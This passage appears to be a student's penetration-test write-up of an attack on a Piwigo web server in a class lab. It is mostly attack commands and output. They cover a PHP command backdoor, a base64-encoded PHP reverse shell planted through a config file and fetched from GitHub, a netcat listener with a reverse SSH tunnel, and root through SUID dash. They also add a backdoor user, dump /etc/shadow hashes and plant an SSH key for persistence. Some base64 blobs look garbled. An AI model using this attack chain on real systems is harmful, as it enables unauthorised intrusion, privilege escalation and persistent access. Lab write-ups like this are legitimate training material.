-rw-r--r-- 1 www-data www-data 180K Mar 11 00:25 lp.txt
-rw-r--r-- 1 www-data www-data 758K Mar 10 12:31 p3.txt
-rw-r--r-- 1 www-data www-data 328 Mar 13 03:09 ppp.php
-rw-r--r-- 1 www-data www-data 155 Mar 8 13:54 sb.php
-rw-r--r-- 1 www-data www-data 155 Mar 9 00:04 sb99.php
-rw-r--r-- 1 www-data www-data 117 Mar 13 03:09 simple-backdoor.php
```

It outputted a file with the same issues.

```
172.26.15.39/upload/sb.php?cmd=echo%22PD9waHAKLy8gRGVzY3JpcHRpb24KLy8gLS0tLS0tLS0tL50KLy8gVGhpcyBzY3JpcHQgd2lsbCBtYWtlGFuiG91dGJvdW5kIFRDUCBjb25uZWN0aW9uIi--
```

I then changed the type of quotes used in the command.

```

Code runtotal 5.4M
drwxrwxrwx 4 www-data www-data 4.0K Mar 13 03:10 .
drwxr-xr-x 16 root root 4.0K Mar 13 00:14 ..
drwxrwxrwx 3 www-data www-data 4.0K Sep 10 2021 2021
-rw-r---
```

This finally appeared to create the file correctly with the correct file size.


```

Zv9nLCAKZAJyb3JfY5wgpbmvsbCK/Cg0jLy8g5w1gd209jZFu1HJtWQgZnJvbSB0ag0gVENQ1HNV
Y2tldCwgc2VuZAoJLy8gZGf0YSB0bWcm9jZXNzJ3MgU1RESU4KCWlmIChpbl9hcnjheSgkcaW5w
aywgJHJlYWRfYSkpIHsKCQlpZiaojGrlyvnKSBwcmcludGl0KCJTT0NLIFJFQUQiKTsKCQkkaW5w
dXQgPSBmcmlvhZCgkc29jaywgJGNodW5rX3NpemUp0woJCWlmICgkZGVidWcpIHByaW50aXQoIlNP
Q0s6ICRpbnB1dC1p0woJCWZ3cm10ZsgkcGlwZXNbMF0sICRpbnB1dCk7Cg19CgoJLy8gSWYgd2Ug
Y2FuIHJlYWRqZnJvbS0aUGchJyV2VcydzIFNURE9VVAoJLy8gc2VuZCbkYXRhIGRvd24gdGNw
IGNvbm5lY3RpB24KCWlmIChpbl9hcnjheSgkcaGwZXNbMV0sICRyZWfkX2EpKS87CgkJaWygKCRK
ZWJ1ZykgcHJpbnRpdCgiU1RET1VUIFJFQUQiKTsKCQkkaW5wdXQgPSBmcmlvhZCgkcGlwZXNbMV0s
ICRjaHvua19zaXplKTsKCQlpZiaojGrlyvnKSBwcmcludGl0KCJTVERPVV06ICRpbnB1dC1p0woJ
CWZ3cm10Zsgkc29jaywgJGlucHV0KTsKCX0CgkvLyBjZiB3SBjYW4gcmVhZCBmc9tIHRoZSBw
cm9jZXNzJ3MgU1RERVJSCgkvLyBzzW5kIGRhdGEgZG93biB0Y3AgY29ubmVjdGlvbgoJaWygKGlu
X2FycmF5KCRwaXB1c1syXSwgJHJlYWRfYSkpIHsKCQlpZiaojGrlyvnKSBwcmcludGl0KCJTVERF
ULigUKBRC1p0woJCSRpbnB1dCA9IGZyZWfkKCRwaXB1c1syXSwgJGNodW5rX3NpemUp0woJCWlm
ICgkZGVidWcpI0w0aXQoIlNUREVSUjogJGlucHV0Iik7CgkJZndyaRlkCRzb2NrLCAkaW5w
dXQp0woJfQp9CgpmY2xvc2UoJHNvY2sp0pwpmY2xvc2UoJHbpcGVzWzbDkTsKZmNsB3NLKCRwaXB1
c1sxXSk7CmzbG9zZsgkcGlwZXNbMl0p0pwcm9jX2NsB3NLKCRwm9jZXNzKtsKCi8vIEpa2Ug
cHJpbnQsIGJ1dCbk2VzIG5vdGhpmbcgaWYgd2UndmUgZGFLbw9uaXnLZCbdXJzZWxmCi8vICHJ
IGNhbidoIGZpC3VyzSBvdXQgaG93IHRvIHJlZGlyZWN0IFNURE9VVCBsawTlIGEgcHJvcGVyIGRh
ZW1vbikKZnvuY3RpB24gCHJpbnRpdCaoJHN0cmluZkgewoJaWygKCEkZGFLbw9uKSB7CgkJcHjp
bnQgIIrzdHJpbmdcbi7Cg19Cn0KCj8+Cg==" | base64 -d > /var/www/html/upload/jpr_04.php' );
system("ls -lha /var/www/html/upload/");
//system("ls -lha /var/www/html/upload/.hidden/");
echo ("</pre>");
//End Jethro's Code

```

However, making the same change to the quotes in the config file has same result. An empty file.


```
-rw-r--r-- 1 www-data www-data 57 Mar 13 00:14 jpr_02  
-rw-r--r-- 1 www-data www-data 57 Mar 13 03:13 jpr_02.php  
-rw-r--r-- 1 www-data www-data 4.0K Mar 13 03:10 jpr_03.php  
-rw-r--r-- 1 www-data www-data 57 Mar 13 03:13 jpr_04.php  
-rw-r--r-- 1 www-data www-data 148K Mar 8 13:57 l.txt  
-rw-r--r-- 1 www-data www-data 757K Mar 8 01:12 linpeas.sh
```



Next, I tried to establish a reverse shell with the correctly sized file.

```
[agent22@ks5 ~]$ source reverseShell.sh  
[sudo] password for agent22:  
  
Ncat: Version 7.92 ( https://nmap.org/ncat )  
Ncat: Listening on :::29001  
Ncat: Listening on 0.0.0.0:29001  
  
whoami  
[agent22@ks5 ~]$
```


This failed.




```
← → ⌂ ⌂ 172.26.15.39/upload/sb.php?cmd=cat -A /var/www/html/upload/jpr_03.php
Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

array("pipe", "r"), // stdin is a pipe that the child will read from
1 => array("pipe", "w"), // stdout is a pipe that the child will write to
2 => array("pipe", "w") // stderr is a pipe that the child will write to
);$ 
$p
$process = proc_open($shell, $descriptorspec, $pipes);$ 
$if (!is_resource($process)) {$
^Iprintit("ERROR: Can't spawn shell");$ 
^Iexit(1);$ 
}$
$// Set everything to non-blocking
// Reason: Occasionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);$ 
stream_set_blocking($pipes[1], 0);$ 
stream_set_blocking($pipes[2], 0);$ 
stream_set_blocking($sock, 0);$ 
$printit("Successfully opened reverse shell to $ip:$port");$ 
$while (1) {
^I// Check for end of TCP connection
^Iif (feof($sock)) {$
^I^Iprintit("ERROR: Shell connection terminated");$ 
^I^Ibreak;$ 
^I}$ 
^I// Check for end of STDOUT
^Iif (feof($pipes[1])) {$
^I^Iprintit("ERROR: Shell process terminated");$ 
^I^Ibreak;$ 
^I}
}
```


I then attempted to see if the file was formatted correctly. Unfortunately, the file was not added correctly.



I then added a cat command to the config file so I could read it using a different application. Unfortunately, this broke the website and logged me out.



I then disabled the config file by renaming it with the simple php backdoor.



This fixed the website and allowed me to log back in.

```
ocal/config/config.inc.php Display
<?php
shell_exec('echo "PD9waHAKLy8gRGVzY3JpcHRpb24KLy8gLS0tLS0tLS0tLS0tKly8gVhpcyBzY3JpcHQgd2lsbCBt
YwtlIGFuIG91dGJvdW5kIFRDUCBjb25uZWN0aw9uIHRvIGEgaGFyZGNvZGVkIElQIGFuZCBwb3J0
LgovLyUaGUgcmVjaXBpZW50IHdpbGwgYmUgZ2l2ZW4gYSBzaGVsbCBwdW5uaW5nIGFzIHoZSBj
dXJyZW50IHVzZXIgKGFWYWN0ZSBub3JtYWxseSkuCi8vCi8vIEpbw10YXRpb25zC18vIC0tLS0t
LS0tLS0tCi8vIHByb2Nfb3Blb1Bhbmqc3RyZWFTx3NldF9ibg9ja2luZyByZXF1aXJlIFBIUCB2
ZXJzaW9uIDQuMyssIG9yIDUrCi8vIFVzZSBvZiBzdHJlYW1fc2VsZWNOKCkgb24gZmlsZSBKZXNj
cmlwdG9ycyByZKR1cm5lZCBieSBwcm9jX29wZW4oKSB3aWxsIGZhaWwgYW5kIHJldHVyb1BGQUxT
RSB1bmRlcibXaw5kb3dzLgovLyTb21lIGNvbXBpbGtgdGltZSBvcHRpb25zIGFyZSBuZWVkJlbHkg
Zm9yIGRhZW1vbmlzYXRpb24gKGxpaaUgcGNudGwsIHBvc2l4K54gIFRoZXNLIGFyZSBvYXJlbHkg
YXZhaWxhYmxLLgovLwovLyBvc2FnZQovLyAtLS0tLQovLyBTZWUgaHR0cDovL3B1bnRlc3Rtb25r
ZXKubmV0I3Rvb2xzI3BocC1vZXZ1cnN1I1XNoZWxsTGlmTH1yvSBnZX0qc3R1Y2suCgnzZXRfdG1t
```

I added the code to the config file again, but this time I used the php shell\_exec function instead of the php system function. I also made sure I didn't copy any invisible characters into the base64 string.

```
total 5.4M
drwxrwxrwx 4 www-data www-data 4.0K Mar 13 03:36 .
drwxr-xr-x 16 root      root     4.0K Mar 13 00:14 ..
drwxrwxrwx 3 www-data www-data 4.0K Sep 10 2021 2021
-rw-r--r-- 1 www-data www-data 758K Mar 10 12:31 LPE.sh
-rw-r--r-- 1 www-data www-data 156K Mar  9 17:57 LPs.txt
-rwx----- 1 www-data www-data 758K Mar  9 10:03 LinPEAs.sh
drwxrwxrwx 2 www-data www-data 4.0K Sep 10 2021 buffer
---s-s-s-x 1 www-data www-data 127K Mar  9 01:46 dash
-rw-r--r-- 1 www-data www-data    5 Mar  9 01:55 file_to_write
-rw-r--r-- 1 www-data www-data 116 Mar 13 03:21 gv.php
-rw----- 1 root      www-data 2.6K Mar 11 01:32 id_francis
-rw-r--r-- 1 root      www-data 575 Mar 11 01:32 id_francis.pub
-rw----- 1 root      www-data 2.6K Mar 11 01:33 id_veronica
-rw-r--r-- 1 root      www-data 575 Mar 11 01:33 id_veronica.pub
-rwx----- 1 www-data www-data 757K Mar  8 01:13 j.sh
-rw-r--r-- 1 www-data www-data 188K Mar  9 01:50 j.txt
-rw-r--r-- 1 www-data www-data   57 Mar 13 00:12 jp_R.php
-rw-r--r-- 1 www-data www-data   57 Mar 13 00:03 jpr.php
-rw-r--r-- 1 www-data www-data   57 Mar 13 00:14 jpr_02
-rw-r--r-- 1 www-data www-data   57 Mar 13 03:13 jpr_02.php
-rw-r--r-- 1 www-data www-data 4.0K Mar 13 03:10 jpr_03.php
-rw-r--r-- 1 www-data www-data   57 Mar 13 03:21 jpr_04.php
```

I then called the config file to run the script. This still failed, it didn't even create a file. At this point I gave up on using the config file to place my php reverse shell file.

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=93 time=6.42 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=93 time=6.52 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=93 time=6.41 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=93 time=6.45 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=93 time=6.48 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=93 time=6.56 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=93 time=6.50 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=93 time=6.46 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=93 time=6.48 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=93 time=6.46 ms


--- 8.8.8.8 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9015ms
rtt min/avg/max/mdev = 6.409/6.473/6.556/0.042 ms
```

Next, I used the simple backdoor to ping google's dns server. This proved that the server has access to the internet. I then added my php script to my github.

I then added a line to the config file to pull down the php reverse shell file from my github and place it in a file.

```
total 148K
-rw-r--r-- 1 www-data www-data 57 Mar 13 03:10 jpr_03.php
-rw-r--r-- 1 www-data www-data 57 Mar 13 03:21 jpr_04.php
-rw-r--r-- 1 www-data www-data 57 Mar 13 03:36 jpr_05.php
-rw-r--r-- 1 www-data www-data 4.0K Mar 13 03:58 jpr_git.php
-rw-r--r-- 1 www-data www-data 148K Mar 8 13:57 l.txt
```

I then called the config file and confirmed that the file was downloaded.



I then called the file in my browser. It outputted the text in the above screenshot, which is way more than it was doing before.

```
(agent22@ks5) [~/Documents/it420/green]
$ cat reverseShell.sh
#!/bin/bash
sudo ssh -fNT -i /home/agent22/Documents/it420/vpn/cloudVPN/connectionPack/ClassKeys.pem -R172.26.1.229:29001:1
27.0.0.1:29001 vagrant@172.26.1.229;
nc -lvp 29001

(agent22@ks5) [~/Documents/it420/green]
$ source reverseShell.sh
[sudo] password for agent22:
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::29001
Ncat: Listening on 0.0.0.0:29001
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:41514.
Linux piwigolights 5.4.0-1018-aws #18-Ubuntu SMP Wed Jun 24 01:15:00 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
03:59:59 up 1 day, 7:04, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

I then created a reverse tunnel and started a netcat listening on port 29001 as configured in the php reverse shell script. I then called the php reverse shell script in my browser again. Success! I gained a shell.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@piwigolights:/$ pwd
pwd
/
www-data@piwigolights:/$
```

I then elevated my shell from a simple sh shell to a bash shell using python.

```

WARNING: Failed to daemonise. This is quite common and not fo... shell to 172.26.1.229:29001 ERROR: Shell connection lost.
[Interesting Files]
[ SUID - Check easy privesc, exploits and write perms
[ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strings Not Found
www-data 1 root root 140K Feb 22 18:25 /usr/lib/openssl/cn_name_config --> Ubuntu_openssl_27.1
-rwsr-xr-x 1 root root 84K Jul 14 2021 /usr/bin/chfn -->
-rwsr-xr-x 1 root root 87K Jul 14 2021 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 127K Jul 18 2019 /usr/bin/dash
-rwsr-xr-x 1 root root 31K Feb 21 12:58 /usr/bin/pkexec
011-1485

```

Next, I further analyzed the LinPeas result data. While there were several different privilege escalation vectors, I decided on the one suggested in class. The dash binary. Because the dash binary has the suid bit set it will allow me to elevate my privileges to root.

```

-rwsr-xr-x 1 root root 127K Jul 18 2019 /usr/bin/dash
-rwsr-xr-x 1 root root 31K Feb 21 12:58 /usr/bin/pkexec --> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CV
:| 3. agent22@ks5: ~/Documents/it420/green

/bin/sh: 3: python: not found
/bin/sh: 4: python: not found
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@piwigolights:/$ pwd
pwd
/
www-data@piwigolights:$dash -p
dash -p
# whoami
whoami
root
# |
```

I then used the -p function of the dash binary to elevate my php reverse shell to root.

```

$ dash -p
whoami
root
python3 -c 'import pty; pty.spawn("/bin/bash")'
Unknown option: -0
usage: python3 [option] ... [-c cmd | -m mod | file | -] [arg] ...
Try `python -h' for more information.
exit
```

I then attempted to upgrade my root shell from sh to bash. This failed.

```
useradd -p $(openssl passwd -1 vulnT0kill) jethro
tail /etc/passwd
dash: 14: tail: not found
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Next I created a user to enable further access.

```
dedsec:$1$bPFWpVIy$6U491.dLhhbjU9MiqAYw1:19062:0:99999:7:::
francis:$1$V6M928t5$4qXcCY795vUvE0GxWeTrk/:19062:0:99999:7:::
veronica:$1$Sa7tWlb3$1VfNAP/bS3ZD9LfHSyrj/:19062:0:99999:7:::
jethro:$1$Z98HgQwf$q70hNeNWJ0bY6eijYKTZw0:19065:0:99999:7:::
```

I then checked the /etc/shadow file to verify that the user was created with a password.

```
└─(agent22@ks5)-[~/Documents/it420/green]
└─$ ssh 172.26.15.39
agent22@172.26.15.39: Permission denied (publickey).

└─(agent22@ks5)-[~/Documents/it420/green]
└─$ ssh -o PreferredAuthentications=password -o PubkeyAuthentication=no 172.26.15.39
agent22@172.26.15.39: Permission denied (publickey).
```

```
└─(agent22@ks5)-[~/Documents/it420/green]
└─$ ssh jethro:@172.26.15.39
jethro:@172.26.15.39: Permission denied (publickey).

└─(agent22@ks5)-[~/Documents/it420/green]
└─$ ssh jethro:vulnT0kill@172.26.15.39
jethro:vulnT0kill@172.26.15.39: Permission denied (publickey).
```

I then attempted to login over ssh with several different ways of connecting. The different variations should have forced password use. Unfortunately, they all failed. The error indicates that I need to connect with an ssh key.

```
#ignorernegots yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication no
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no
```

Next, I used my reverse shell to check the ssh configuration file. Password authentication is disabled.

```
ls -lha /home/
total 36K
drwxr-xr-x  9 root      root      4.0K Mar 14 22:39 .
drwxr-xr-x 19 root      root      4.0K Mar 11 20:55 ..
drwxr-xr-x  5 Spencer   Spencer   4.0K Mar 10 05:33 Spencer
drwxrwxr-x  3 dedsec    dedsec    4.0K Mar 11 01:23 dedsec
drwxr-xr-x  3 delta     delta     4.0K Mar 10 17:32 delta
drwxrwxrwx  2 root      www-data 4.0K Mar 14 22:39 jethro
drwxr-xr-x  2 root      www-data 4.0K Mar 11 00:38 jjsn
drwxr-xr-x  5 ubuntu    ubuntu    4.0K Mar 11 00:21 ubuntu
drwxr-xr-x  4 wifislax  wifislax 4.0K Mar 13 00:42 wifislax
```

I then created a home folder for the Jethro user.

```
mkdir /home/jethro/.ssh/
touce h
dash: 35: touce: not found
touch /home/jethro/.ssh/authorized_keys
ls -lha /home/jethro/.ssh
total 8.0K
drwxrwxrwx 2 root www-data 4.0K Mar 14 22:46 .
drwxrwxrwx 3 root www-data 4.0K Mar 14 22:46 ..
-rw-rw-rw- 1 root www-data    0 Mar 14 22:46 authorized_keys
```

Next, I created the .ssh folder and the authorized\_keys file in the home folder. The authorized\_keys file holds the ssh keys of the computers authenticated to connect as Jethro with an ssh key.

```
dash: 31: cannot create /home/jethro/.ssh/authorized_keys: directory nonempty
echo -n 'ssh-rsa AAAAB3NzaC1yc2EAAAQABAAABgQDBsU1cAY5Bn0HYs6n0vY8A9GlsBiGGnExVp0x7DgfWh3dq00ClySCbEV8eXG
/ks/0wzYZUMc1FvmscZsDo4ztXC8hwst0yWMkcseG9CXz3rdit7/P0PNf2MaQXUWsjcB7HjkYhoN+X+l4Cwkr7Nx+3rS1E6ct9rvp650dI
g6XUKwxaKTd0/Zw/igfVCAU8jLWi+z1b7V3pjG6bN8rF8wSuvw0dvcnxdL9I3IokTjFy1VzKVn5nYsFuaytDh077SA7D/jEVT7jqrdq3rf
6NAnpUou/0e3fSp0d+CekbJa6SDgM1y69dEUtVjk8qqlGZ0zbaFUvptC/uqrMCihXn8a9nMgb/6hTxTdyUqJ+Brrrj9BeI7GFq+GveWqLtn
0+vuo6rxt7I9ZlFl8Zv3Kj3ScpZwr05hpBYMIp0meraqgf/mRullX4vzEJyDu42L4uypzDzI8sxU18YJLixDCsBsW6ZYQQV9kdut0XE00Xi4
Nc2a9zenDaNbwsuIes8= agent22@ks5' > /home/jethro/.ssh/authorized_keys
```

```
cat /home/jethro/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAABgQDBsU1cAY5Bn0HYs6n0vY8A9GlsBiGGnExVp0x7DgfWh3dq00ClySCbEV8eXG/ks/0wzYZ
UMc1FvmscZsDo4ztXC8hwst0yWMkcseG9CXz3rdit7/P0PNf2MaQXUWsjcB7HjkYhoN+X+l4Cwkr7Nx+3rS1E6ct9rvp650dIg6XUKwxaK
TDd0/Zw/igfVCAU8jLWi+z1b7V3pjG6bN8rF8wSuvw0dvcnxdL9I3IokTjFy1VzKVn5nYsFuaytDh077SA7D/jEVT7jqrdq3rf6NAnpUou/
0e3fSp0d+CekbJa6SDgM1y69dEUtVjk8qqlGZ0zbaFUvptC/uqrMCihXn8a9nMgb/6hTxTdyUqJ+Brrrj9BeI7GFq+GveWqLtn0+vuo6rxt
7I9ZlFl8Zv3Kj3ScpZwr05hpBYMIp0meraqgf/mRullX4vzEJyDu42L4uypzDzI8sxU18YJLixDCsBsW6ZYQQV9kdut0XE00Xi4Nc2a9zenD
aNbwsuIes8= agent22@ks5
```

I then added my systems ssh key to the newly created authorized\_keys file.

```
(agent22@ks5)-[~/Documents/it420/green]
$ ssh jethro@172.26.15.39
jethro@172.26.15.39: Permission denied (publickey).
```

However, I was still unable to connect via ssh.

```
echo -n 'c3NoLXJzYSBBQFBQjNOemFDMXljkMVBQUFBREFRQUJBQUCZ1FEQnNVMNBWTVCbk9IWXM2bjB2
WThBOUdsc0JpR0duRVh2UHRPeDdEZ2ZxaDNkcU9PQ2x5U0NiRVY4ZVhHL2tzLzB3ellaVU1jMUZ2
bXNjWnNEbzR6dFhD0Gh3c3QweVdNa2NzUc5Q1h6M3JkaXQ3L1AwUE5mMk1hUVhVV3NqY0I3SEpr
WWhvTitYK2xyNENXazByN054KzNyUzFFNmN00XJWcDY1MGRJZzZYVUt3WGFLVERkTy9ady9pZ2ZW
00FVGpMV2krejFiN1YzcGpHnmJ00HJGOhdTdxZxMGR2Y254Zew5STNjb2tUakZ5MVZ6S1zuNW5Z
c0Z1YXl0RGhPNzdTQtTdEL2pFV1Q3anFyamRRM3JmNk5BbnBv3UvT2UzzLnwT2QrQ2VrYkphNLNE
Z00xeTY5ZEVDfZqazhRcWxHjB6YmFGVVZwdEMvdXFyTUnpaFhu0GE5bk1HYi82aFR4VGR5VXFK
K0JycnJq0UJ1STdHrnErR3ZLV1FjTHRut2dW82cnh0N0k5WmxGbDhadjNLajNTY3Bad3JPNWhw
QllNSXPbWVyyXFnZi9tUnVsbFg0dnPSn1EdTQyTDR1eXB6RHpJOHN4VWw4WUpMSXhEQ3Ncc1c2
WlRUUVY5a0R1dE9YRTBPWGk0TmMyYTl6ZW5EYU5id3JzdUllczg9IGFnZW50MjJAa3M1Cg==' | base64 -d >> /home/jethro/.ssh/authorized_keys
```

I then tried base64 encoding the key, decoding it, then appending it to the authorized\_keys file.

```
(agent22@ks5)-[~/ssh]
$ ssh jethro@172.26.15.39
jethro@172.26.15.39: Permission denied (publickey).
```

This failed.

```
(agent22@ks5)-[~/ssh]
